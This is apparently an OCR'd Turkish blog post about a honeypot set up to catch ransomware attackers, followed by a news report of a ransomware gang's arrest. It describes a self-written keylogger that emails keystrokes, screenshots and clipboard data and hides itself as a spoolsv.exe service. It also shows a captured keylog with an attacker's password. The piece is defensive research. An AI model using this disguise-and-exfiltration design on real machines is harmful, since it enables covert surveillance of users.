
Bugün Teslimat Seçeneği

Favori Listeme Ekle | Karşılaştır | Fiyat Alarmı


Diğer Satıcılar - Tümü (9)

Fiyat / Satıcı	Kargo / Kampanya	
122,90 TL Webdenal	• En geç **9 Mayıs Pazartesi** günü kargoda • Bu mağazada kargo bedaval	Sepete Ekle
123,90 TL Cesur Bilişim	• En geç **10 Mayıs Salı** günü kargoda • Bu mağazada kargo bedaval	Sepete Ekle







Tuzak sistemi art niyetli kişiler için çekici hale getirmek amacıyla Windows 7 yüklü sisteme yüklemek üzere bir muhasebe yazılımı arayışına başladım. Hangi muhasebe yazılımının olacağına karar vermek için ise verileri şifrelenen mağdurlardan edindiğim bilgilerden faydalanarak tercihimi Akınsoft firmasının OctoPlus yazılımından yana yaptım.





Sıra tuzak sistemi tuzak yapacak olan aracı tasarlamaya geldiğinde her zaman olduğu gibi Python ile Windows üzerindeki kullanıcının tüm hareketlerini kayıt altına alan (tuş kaydı, video kaydı, ekran görüntüsü alma, pano (clipboard) kopyalama) ve video dosyası hariç geri kalan tüm bilgileri her 5 dakikada bir e-posta ile gönderen UAL (User Activity Logger) (kötüye kullanılmaması adına kaynak kodunu yayınlamama kararı aldım, üzgünüm.) adını verdiğim bir araç hazırladım. Tuzak sisteme bağlanan art niyetli kişileri uyandırmama adına işletim sistemi üzerinde Python27 klasörü başkta olmak üzere çeşitli klasörleri gizledim. Ardından derlediğim UAL.py aracının adını spoolsv.exe olarak değiştirip, her oturumda yeniden çalıştırılacak şekilde Windows servisi olarak kayıt ettim.



Tuzak sistemin yönetici parolasını muhasebe yapıp, modem üzerinden internet erişimine açtıktan sonra 6 ay boyunca bu sistemi izlemeye başladım. 6 ay süresince tuzak sisteme düşenler sayesinde sistemi iyileştirme adına epey bir yol katettim. Örneğin çoğu art niyetli kişi muhasebe dosyalarını şifrelemeden önce dosyaların değiştirilme tarihine bakıp, muhasebe programının aktif olarak kullanılıp kullanılmadığını kontrol ediyordu. Her ne kadar sözlük saldırısı ile tuzak sistemin yönetici parolasını kısa bir süre zarfında bulanlar olsa da, eşi dosta hedef alıp medyaya konu olan, verileri şifreleyip, not bırakan fidyecilerden birinin tuzak sistemime düşmesi yaklaşık 6 ay sürdü.




data 6 items
keylogs.txt
logger_22_06_2016_21_19_35.jpg
logger_22_06_2016_21_19_51.jpg
logger_22_06_2016_21_20_06.jpg
logger_22_06_2016_21_20_37.jpg
logger_22_06_2016_21_20_53.jpg


data.zip - WinRAR (evaluation copy)
File Commands Tools Favorites Options Help
Add Extract To Test View Delete Find Wizard Info VirusScan Comment SFX
data.zip\data - ZIP archive, unpacked size 264.859 bytes
Name Size Packed Type Modified
.. File folder
keylogs.txt 23 17 Text Docu... 22.6.2016 21:13
logger_22_06_2016_21_10_23.jpg 80.020 53.259 JPEG image 22.6.2016 21:10
logger_22_06_2016_21_13_01.jpg 86.700 47.387 JPEG image 22.6.2016 21:13
logger_22_06_2016_21_13_16.jpg 98.116 56.219 JPEG image 22.6.2016 21:13
keylogs.txt - Notepad
File Edit Format View Help
admin FAzo1903 FAzo1903

Bilgisayar korsanlarına operasyon

DHA 03 Temmuz 2013 - 12:13| Son Güncelleme : 03 Temmuz 2013 - 12:14

İstanbul Siber Suçlarla Mücadele Şube Müdürlüğü 3 yıl önce internet üzerinden şirketlerin ana bilgisayar sunucusuna girerek sistemdeki tüm belgelerini ele geçiren bir şebekeyle ilgili çalışma başlattı.

PAYLAŞ A Yorum yaz

Ele geçirilen bilgileri şirketin ana bilgisayarındaki tek dosyaya koyan şebeke bu dosyayı şifreleyerek şirket çalışanlarının içinde, ihracat, ithalat, muhasebe ve insan kaynaklarının da bulunduğu bilgilere ulaşmalarına engel oldular. Şifre karşılığında şirketten para isteyen aksi halde şirket bilgilerini internette deşifre edeceğini belirten şebeke elemanları, yetkililerin kendilerine ulaşması için bilgisayarda oluşturulan dosyada "crypteks@hotmail.com , money4ptr.pan @gmail.com" gibi benzer isimlerde 19 mail adresi bıraktı. Şebeke, para ödeyen firmalara şifresini verirken ödemeyenlerin bilgilerini bir internet sitesinde yayınladı.


273 ŞİRKETİN BİLGİSAYARINI ELE GEÇİRDİLER YAPTIKLARI 2 HATA YAKALATTI

Polis 2011 yılından beri yaptığı araştırmada, incelenen 273 olayın 271'inde bir ize ulaşılamadığı ancak 2 olayda yapılan hata sayesinde şebeke ele başı S.B.'ye ulaşıldı. Ukrayna'da yaşayan Türk vatandaşı bilgisayar mühendisi S.B.'nin 3 ay önce Türkiye'ye giriş yaptığı belirlendi. Polis S.B.'nin irtibatlarını belirlemek için şebeke elebaşını adım adım takip etti. Antalya'da bir otelde tatil yapan S.B.'nin yurt dışına çıkma hazırlığında olduğu belirlenince 3 aylık takibin ardından geçtiğimiz hafta operasyon startı verildi. 10 ilde gerçekleştirilen operasyonlarda 20 kişi gözaltına alındı. Gözaltına alınan 15 kişi polis sorgusunun ardından serbest kalırken, 4 kişi savcılık tarafından serbest bırakıldı. Şantaj ve bilişim sistemlerine hukuka aykırı olarak girmek gibi suçlardan hattında işlem yapan S.B. ise tutuklanarak cezaevine gönderildi. Polis olayla ilgili yurt dışında yaşayan bazı bilgisayar korsanlarının yakalanması için çalışmalarına devam ediyor.

55 ŞİRKETTEN 87 BİN 684 DOLAR ALDILAR

